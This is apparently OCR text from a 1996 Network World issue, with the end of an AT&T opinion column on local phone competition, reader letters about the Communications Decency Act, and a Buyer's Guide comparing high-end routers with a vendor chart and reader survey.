To maintain the quality our customers expect of AT&T, we need to make sure we have firm understandings with local phone companies about service requirements and performance standards. We can't be haggling over these issues later when customers are suffering the consequences.

There are other important issues that we need to iron out with LECs, such as resale prices. Resale enables new competitors to enter the market before they have completely built their own networks, which gives customers choices sooner.

In the competitive long-distance market, customers can go to another carrier for a better deal. But AT&T and other entrants are dependent on LEC monopolies for quick and economical access to the local market. In addition, AT&T will build facilities where it makes sense to do so and use competitive access providers.

The telecom act also requires that the incumbent monopolies provide new entrants access to their facilities at cost-based rates. Unfortunately, several RBOCs have refused to disclose their cost data, and one RBOC even filed wholesale prices that exceed retail prices.

By Aug. 8, the Federal Communications Commission will issue its final rules to state regulatory commissions in the critical phase of implementing the act. We hope that action will facilitate resolution of resale discounts and other thorny issues.


In comments filed with the FCC, the SDN Users Association, which represents more than 435 customers of AT&T's Software Defined Network, stressed the importance of consistent national rules from the FCC, stating: ''As long as there are significant variations from state to state, it will be difficult for large corporations to develop comprehensive multistate networks. . . . The larger issue here is to encourage a set of enterprises that interconnect easily, whose price structures are similar and encourage similar behavior, and who have similar methods of designing and delivering service.''

We agree. But even with strong national rules, the task before the states remains enormous.

AT&T is eager to offer the local service market the same advantages competition has brought to long distance and change a war of words to a battle for customer business.

Davis is an AT&T vice president of law and government affairs, in Basking Ridge, N.J. He can be reached at (908) 221-4546 or via the Internet at rstevendavis@attmail.com.

MESSAGE QUEUE



Fusion fan

Thank you for the excellent Ethernet switch charts that you posted on Network World Fusion to complement your LAN switches Buyer's Guide (June 3, page 41). The article comparing token-ring switching to other alternatives was also very informative.

I haven't had a chance to check out NW Fusion very often, but I'm going to make an extra effort to do so from now on.

Kurtis Lindemann
Network specialist
Fisher College of Business
Ohio State University
Columbus, Ohio

Playing politics

Mark Gibbs' column about the Comunications Decency Act (June 17, page 86) was right on the money. Maybe it should be more accurately called the Communist Domination Act.

If government officials want to keep pornography from children, they should propose a bill to help people pay for Internet policing software — maybe half of the cost. Then, the parents who want the software will have more incentive to buy it and proposing a bill will let the ignorant in America know that such software is available.

John Berger
Harrisburg, Pa.

I realize that in an election year, one's political passions get aroused and facts tend to be ignored in the heat of discussion, but Mark Gibbs' column ''Internet politics: The CDA is dead, but was it chicanery or incompetence?'' oversteps the limits.

The partisan bias was so blatantly obvious, I almost thought I was reading a paid political advertisement. Perhaps next time, Gibbs could show a little less political partisanship and a little more professional integrity by honoring us with the names of the CDA's congressional authors, sponsors and prime movers — or might that entail being labeled a turncoat by his political affiliates?

Gregory Kirk
Running Springs, Calif.

It seems excessive for Mark Gibbs to label the CDA a ''flagrantly unlawful piece of legislation.'' The CDA was passed by Congress and signed by the president — lawfully.

I am not a supporter of the CDA. This whole decency thing was clearly political, and it was doomed from the start. But Gibbs really went over the top in his column.

Curtis Luze
District manager
AT&T
Middletown, N.J.

How to renew

It's time for me to renew my subscription to the print-based version of *Network World.* The renewal form indicates that I can renew from www.nwfusion.com, but I can't find where it's done.

Oliver McClellan
Atlanta

Editor's response: From the main NW Fusion menu, select Network World Central (the last choice on the page), then Renewal Application.

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

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Buyer's Guide

Routers take new root

AS SWITCHES GAIN FAVOR, ROUTERS TAKE HOLD ELSEWHERE.

By Mark Miller

Routers may [illegible] the top slot to switches in enterprise nets but they won't be forced into retirement any time soon.

On the contrary, high-end routers – or at least the critical routing function they perform – will sprout up elsewhere for one simple reason: Switches rely on the routing function for internetwork address lookup and path selection.

"We look at routing and switching technologies as having a push/pull relationship – the more that switching is deployed, the more routing will be required," says Dale Boehm, product manager at Cisco Systems, Inc.

That may explain why vendors, Cisco included, are taking steps to integrate routing and switching, sometimes putting both in the same box while other times using Asynchronous Transfer Mode to tether together units dedicated to the separate functions. These varied approaches make the first step in your high-end router selection process one of which vendor's integration strategy to buy into.

Last year, the buying decision focused more on whether to centralize or distribute the routing function. But that debate is over; the distributed approach has won. Because the routing function can be implemented on anything from a high-end enterprise router to a hunk of code running on a workstation, it can easily be distributed anywhere in the network. Vendors are implementing that distributed routing approach in their newer products.

"Architecturally, we are not debating a switching vs. routing decision," says John McConnell, president of McConnell Consulting, Inc. in Boulder, Colo. "Instead, the real decision is what type of routing strategies are appropriate in a switched fabric. The roles and trade-offs of Layer 3 switching, route servers, multicasting applications and so on are the factors that must be evaluated."

Even as switches gain a firmer foothold within the backbone, current business pressures will keep routers and routing firmly in place for the near term, says Frank Henderson, chief technology officer at The Netplex Group, Inc., a networking systems management firm in McLean, Va.

"Corporate downsizing and the lack of support personnel to handle tasks such as redoing enterprise address schemes will mean that routers will remain a firm presence in ATM and other networks for the next three to five years," Henderson says.

There are other reasons for the staying power of high-end routers. For instance, it will take awhile for users to swap out the powerful and expensive routers entrenched in their backbones as they move to switching. At the same time, users are looking for incremental enhancements to existing routers, such as high-speed LAN and WAN interfaces and new routing protocols. Users are especially looking at enhancements that make it easier to route multicast traffic, and vendors are obliging.

The integrated view

One of the first companies to integrate routing and switching is Newbridge Networks, Inc. in its Video, Voice, Image and Data (VIVID) architecture and its VIVID Virtual Router.

VIVID Virtual Router is made up of a series of distinct products, including the ATM Workgroup switch, edge devices called Ridges that support Ethernet or token-ring traffic, and a stand-alone Route Server. The switches are responsible for packet-forwarding but will query Route Server for path selection and other forwarding instructions when needed. The entire environment is controlled via the Simple Network Management Protocol-based System Manager.

Ridges maintain routing tables distributed to them via Route Server to perform some local bridging, and use an ATM uplink to communicate with the ATM switch. Newbridge added a switching capability to its Ethernet Ridge but has yet to add switching to the token-ring Ridge.

All of the VIVID components interact using the ATM Forum's Multiprotocol over ATM (MPOA)

ILLUSTRATION BY BRIAN BEHNKE

High-end routers

Company	Product	Platform	Max. number of LAN interface ports					Max. number of WAN interface ports						Router protocols	Transport protocols								SNA support							Pricing
		No. of buses/ throughput (bit/sec)	ATM UNI	Ethernet	100Base-T	FDDI	4M/16M bit/sec token ring	ATM	Frame relay	ISDN	SMDS	SONET	Other		AppleTalk	Banyan VINES	DECnet	ISO CLNP	Novell IPX	SNA	TCP/IP	XNS	APPN	Data Link Switching	LLC conversion	Native	Poll spoofing (local response)	SDLC pass through	SNA encapsulation in TCP/IP	Min.-max. configuration
Ascom Timeplex, Inc. (800) 669-2298	Synchrony ST-1000	1/1.92G	14	60		15	30	14	60	BRI: 15	60	15	✓	ISO IS-IS, OSPF, PPP, RIP	✓		✓	✓	✓	✓	✓	✓		✓	✓		✓	✓		$13,000-$116,400
Bay Networks, Inc. (800) 822-9638	**Backbone Concentrator Node**	**1/1G**	**8**	**52**	**26**	**13**	**52**	**8**	**104**	**PRI: 26**	**104**	**8**		**ISO IS-IS, OSPF, PPP, RIP, RIP 2**	✓	✓	✓		✓	✓	✓	✓	✓	✓	✓		✓	✓	✓	**$28,000-$507,900**
	Backbone Link Node	**1/1G**	**4**	**16**	**8**	**4**	**16**	**4**	**32**	**PRI: 8**	**32**	**4**		**ISO IS-IS, OSPF, PPP, RIP, RIP 2**	✓	✓	✓		✓	✓	✓	✓	✓	✓	✓		✓	✓	✓	**$26,000-$165,100**
Cisco Systems, Inc. (800) 859-2726	**7206 Multiprotocol Router**	**3/600M**		**48**	**7**	**6**	**24**		**24**				✓	**ISO IS-IS, OSPF, PPP, RIP, RIP 2, SLIP, other**	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	**$11,700-$90,000**
	7505 Multiprotocol Router	**1/1G**	**4**	**64**	**8**	**8**	**32**	**4**	**240**	**PRI: 8**	**1**	**4**	✓	**ISO IS-IS, OSPF, PPP, RIP, RIP 2, SLIP, other**	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	**$10,900-$124,900**
	7507 Multiprotocol Router	**2/2.1G**	**5**	**80**	**10**	**10**	**40**	**5**	**264**	**PRI: 10**	**1**	**5**	✓	**ISO IS-IS, OSPF, PPP, RIP, RIP 2, SLIP, other**	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	**$19,000-$173,000**
	7513 Multiprotocol Router	**2/2.1G**	**11**	**176**	**22**	**22**	**88**	**13**	**264**	**PRI: 22**	**1**	**11**	✓	**ISO IS-IS, OSPF, PPP, RIP, RIP 2, SLIP, other**	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	**$28,900-$330,000**
CrossComm Corp. (800) 388-1200	**XLT Multiprotocol Router**	**(1)/775M**		**32**			**32**		**64**	**BRI: 32**	**64**		✓	**OSPF, PPP, RIP**					✓	✓	✓					✓	✓	✓	✓	**$10,000-$120,000**
Digital Equipment Corp. (800) 457-8211	DECNIS 600	1/350M	2	14		3		2	48		12	2	✓	ISO IS-IS, OSPF, PPP, RIP, other	✓		✓	✓	✓		✓									$15,000-$67,700
Hypercom Network Systems (800) 577-5501	IEN 3000	6/344M		6			6		2	BRI: 6, PRI: 1			✓	OSPF, PPP, RIP, RIP 2, SLIP, other			✓		✓	✓	✓				✓	✓	✓	✓		$5,400-$9,500
	IEN 5000	6/344M		16			16		4	BRI: 16, PRI: 2			✓	OSPF, PPP, RIP, RIP 2, SLIP, other	✓		✓		✓	✓	✓				✓	✓	✓	✓		$7,000-$14,500
IBM (800) 426-2255	6611 Network Processor	1/27M		14			14		28				✓	OSPF, PPP, RIP	✓	✓	✓		✓	✓	✓	✓	✓	✓	✓	✓	✓		✓	$6,195-$60,470
NetEdge Systems, Inc. (800) 638-3343	ATM Connect	1/800M	2	16		4	12	2					✓	OSPF, PPP, RIP					✓		✓					✓				$16,000-$55,000
NetStar, Inc. (800) 943-8990	GigaRouter	(2)/16G	32			64		32	32			32	✓	OSPF, PPP, RIP, RIP 2, other							✓									$37,000-$287,000
Newbridge Networks, Inc. (800) 368-4843	**VIVID Virtual Router**	**1/1.6G**	**200**	**600**			**500**	**200**						**OSPF, RIP**	✓	✓	✓	✓	✓	✓	✓	✓								**$49,995-(3)**
Proteon, Inc. (800) 830-1300	CNX family	1/100M		20	20	5	20		20	PRI: 4		4	✓	ISO IS-IS, OSPF, PPP, RIP, RIP 2, SLIP, other	✓	✓	✓	✓	✓	✓	✓	✓		✓	✓	✓	✓	✓	✓	$10,500-$55,000
3Com Corp. (800) 638-3266	NetBuilder II	1/800K	2	48	8	4	8	2	21	PRI: 2	21		✓	ISO IS-IS, OSPF, PPP, RIP	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓		✓	✓	✓	$12,100-$115,500
Whittaker Xyplex (800) 338-5316	Network 9000 Hub with 501 Routing Processor Module	7/262M		352	14	84	168		840	BRI: 112 PRI: 28		1		OSPF, RIP, other	✓		✓		✓		✓									$7,735-$130,000

Product names highlighted in color were selected for the Short List.

Chart compiled by Kathy Scott

Footnotes:
(1) High-speed cross-switch matrix.
(2) Switch-based.
(3) Scales at $1,000 per router port.

CLNP = Connectionless network protocol
IS-IS = Intermediate System to Intermediate System
LLC = Logical Link Control
OSPF = Open Shortest Path First
RIP = Routing Information Protocol
SDLC = Synchronous Data Link Control
XNS = Xerox Network Systems

model. In designing VIVID, Newbridge played a pioneering role in the development of MPOA, which provides both bridging and routing functions within an ATM environment. The standard is in its last stages of development, with final approval expected by year-end (*NW*, July 8, page 32).

VIVID makes sense if you are installing an entirely new enterprise backbone that is based on ATM switching. However, it can get costly if you need to replace, with Route Servers, another vendor's routers that haven't been fully depreciated in addition to buying ATM equipment.

SUPPORT FOR THE CLASSES

Of the vendors that provide an ATM WAN interface, here's a breakdown of the classes of service they support:

ABR: **Cisco, Digital, Newbridge**
CBR: **Bay, NetStar, Newbridge**
UBR: **Ascom Timeplex, Bay, NetEdge, Newbridge**
VBR: **Ascom Timeplex, Cisco, NetStar, Newbridge, 3Com**

Other vendors are working to preserve their customers' investment as they try to migrate them to an integrated routing and switching environment. For example, Cisco's CiscoFusion architecture provides a way to upgrade Cisco 7000 series routers to 7500 series models that are able to communicate with the company's Catalyst LAN switches and LightStream ATM switches. In fact, the recently announced high-end Cisco 7500 series is what the company calls CiscoFusion in a box because it incorporates integrated route switch processors.

Bay Networks, Inc.'s Bay Networks Switched Internetworking Services (BaySIS) is designed with the transport philosophy of "switch where you can and route where you must." As such, the architecture defines a way for the System 5000 Enterprise Hub, the Centillion ATM switch, and the Backbone Link Node and Backbone Concentrator Node (BCN) routers to communicate with each other.

3Com Corp. intends to tie routing and switching together via its Transcend Virtual Networking architecture. The company's NetBuilder II router is a key component of the architecture, along with its LANplex and CELLplex switches. 3Com has tools to enable those products to communicate across workgroup, campus backbone and remote office environment.

IBM is also moving the routing function but in a different way. It is concentrating on switched-based solutions at the campus backbone and WAN, while using routers as access devices at the network fringes. Dubbed Switched Virtual Networking, Big Blue says this plan plays to the respective strengths of switches and routers.

"Looking at the history of WAN backbones, such as X.25, ISDN or frame relay, we see a switching infrastructure — which is hardware-oriented — as the core transport technology," says James Goethals, manager of enterprise solutions product marketing. "In contrast, routers — which are software oriented — provide access control, path determination plus data

The high/low split

While high-end routers are being edged out by switches as the centerpieces of enterprise internets, the low-end router market is booming.

Vendors are scurrying to meet user demands to support telecommuting, ISDN access and branch-office connectivity applications in low-end routers, which will be the focus of the Aug. 26 Buyer's Guide.

Telling the difference between low- and high-end routers is much like looking at the architecture of the telephone network, says Richard Benwell, routers marketing manager at Digital Equipment Corp.

"A low-end router is analogous to a PBX," Benwell says. "It concentrates end-user traffic and then passes that traffic to the core of the network. The high-end router is like a central office switch. It passes traffic between switching centers and, in effect, concentrates end-user traffic to high-speed WAN services."

When examining price tags, you will have no doubt when you hit the high-end of the router market. Low-end devices, such as branch-office routers supporting one LAN and one or two WAN interfaces, can be found for $1,000 to $5,000. More powerful units supporting workgroups or branch offices, carry $10,000 to $20,000 price tags. High-end routers, complete with extensive software options and loads of custom circuitry, are still pricey; a high-end router can easily cost over $100,000.

—Mark Miller

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transport. If the routers provide the access control by deciding what information goes to the backbone and the switches provide the high-speed data transport, then the overall system benefits by using both technologies.''

One of the advantages of this approach is that it incorporates IBM's High Performance Routing (HPR) functions, part of the Advanced Peer-to-Peer Networking architecture. HPR is a high-speed, high-availability transport protocol that can route around network failures, provide load balancing and congestion control — critical issues for SNA environments. IBM's 6611 Network Processor and 3746 communications controller are among the products that now include HPR capabilities.

enVISN this

Digital Equipment Corp. is taking yet another approach in its enterprise Virtual Intelligent Switched Networks (enVISN) architecture, which combines distributed routing, virtual LAN technology and high-speed switching. This architecture allows for a flexible, virtual network configuration that can respond quickly to changing network requirements.


For example, if you build a VLAN with switches, you must also provide for inter-switch traffic. Incorporating routing into the switch architecture makes for an easier configuration.

''Integrated switching and routing allows for greater flexibility and freedom to create a network that suits the business needs, and with few constraints,'' says Richard Benwell, routers marketing manager at Digital. This routing function is being distributed throughout a number of Digital products, including its Ethernet, FDDI and ATM switches.


Reader views on high-end routers

Based on 100 interviews


What would you consider to replace a high-end router?



Is ATM mature enough for implementation across the wide area?



Which routing/switching integration method do you prefer?



Low-end routers regionally with backbone switches

"It seems like the quickest way to get it done."

"We have 78 sites and that's the way we already handle it."

"It keeps a lot of local traffic away from the network backbone."

"There is less impact on the network as we bring up an ATM backbone with our already existing router network."


Integrated in chassis

"You get higher bandwidth and a faster router."

"It is the most compact way of achieving the connection between routing and switching."

"I don't feel low-end routers are effective, and the other approach is too new to make me feel comfortable."


Route server




"You get a better physical topology."

"It's cleaner and easier to administer and manage."

How would you rank the importance of these features in the selection process?
(Highest score of 5)



Which SNA support option is most important to you?
(Highest score of 5)



The survey was conducted by Focus Data, an independent market research firm in Framingham, Mass., that gathers primary data concerning the enterprise network environments and needs of end users. To purchase full survey results, call Mona Dabbon at (508) 626-2556, or send E-mail to mdabbon@focusdata.ultranet.com.

Meanwhile, Digital continues to market its high-end DECNIS 600, a backbone router supporting high-speed interfaces including T-3, FDDI and ATM. It is designed specifically for high-availability applications, incorporating a number of fault-resilient features based upon the concept of a virtual routing cluster.

The cluster is a group of DECNIS routers that act as a backup for each other. If a network failure occurs, the routers transparently reconfigure themselves within the cluster so that applications are not interrupted.

Another DECNIS fault-tolerant feature is resilient routing circuits, in which the failure of a primary circuit, such as a leased line or frame relay link, is resolved by activating a backup circuit, such as a high-speed dial-up or ISDN connection.

The DECNIS is also capable of packet prioritization, allowing data from one application to be assigned a lower or higher priority than data from another application. For example, telnet terminal traffic could be given priority for bandwidth over a less critical file transfer on the same link.

Cisco also touts the fault-tolerant features of its 7500 series routers, including dual power supplies, hot-swappable modules, redundant system processors and dual system buses.

All in one box

While most vendors include both switching and routing capabilities within their ATM architectures, CrossComm Corp. has taken integration to the next level by building an ATM backplane into its XLT Multiprotocol Router and providing ATM interfaces for that unit.

The products are built using CrossComm's XL10, XL20 or XL80 chassis plus routing and switching modules, including the XLT Backbone LAN Switch Module, the XLT-F Edge Router Module and the XLX ATM Switch Module.

More information about each of the high-end routers listed in the Buyer's Guide chart on page 44 can be found on Network World Fusion, including:

- **Number of processors each supports**
- **Bridging algorithms each supports**
- **Distributed management protocols each supports**
- **Type of Management Information Bases each supports**

http://www.nwfusion.com

Select NetRef, then Product Reviews and Buyer's Guides and click on high-end routers.

The ATM module can connect with backbone switch modules via the XL80 chassis backplane or to an edge router module in another chassis via an ATM circuit. Those edge routers feed data to the chassis that houses the ATM switch.

Ben McLeod, CrossComm's router product manager, says there are three ways users can benefit from this approach. First, it provides a future path toward ATM transport by tying ATM on the WAN to ATM within the router. Next, the imbedded ATM technology provides a high-speed data bus between router modules, thus accelerating router performance. Lastly, an ATM architecture uses standards as opposed to proprietary technology, thus making the product easier to use and less expensive.

But implementing an ATM-centric network is still a challenge; many managers are concerned about the high per-port cost of new ATM technology and are reluctant to commit production networks to a brand new technology.

CrossComm's architecture is designed to recognize that challenge and provide an orderly migration path as ATM becomes more viable.

McLeod advises you to proceed in an orderly fashion: First, build an ATM back-

New vendor team to tackle interoperability issues

The integration of switching and routing is one of the issues being addressed by the newly formed Network Interoperability Alliance (*NW*, May 20, page 1).

The NIA will also address interoperability issues that continue to arise due to the bifurcation of switching in which easy-to-install units are used within workgroups and a high-throughput unit is placed in the network core.

''The network of one of our typical customers consists of a number of elements — network adapters, hubs, switches and routers — that must be melded into a co-hesive system,'' says Jeff Thermond, vice president of marketing at 3Com Corp., an NIA charter member along with Bay Networks, Inc. and IBM. ''When you throw the multivendor element into the equation, the customer's task is even more complex.''

NIA's objective is to simplify the building of networks, create support for joint standards and open protocols, develop interoperability testing and get members to endorse a common three-level architecture.

The objective at the first architecture level is to make end systems network-aware and communicate more effectively with the network operating and management systems. The second level adds support for legacy edge devices, while the last level covers more complex functions and algorithms such as frame or cell forwarding and network server functions such as LAN emulation.

Thermond claims that net managers will see three benefits from this alliance: converging — not diverging — vendor architectures, improved network performance that can adapt to changing network conditions, and stronger network management functions.

But Cisco Systems, Inc., a key player in the market, is currently missing from the NIA's roster.

— Mark Miller

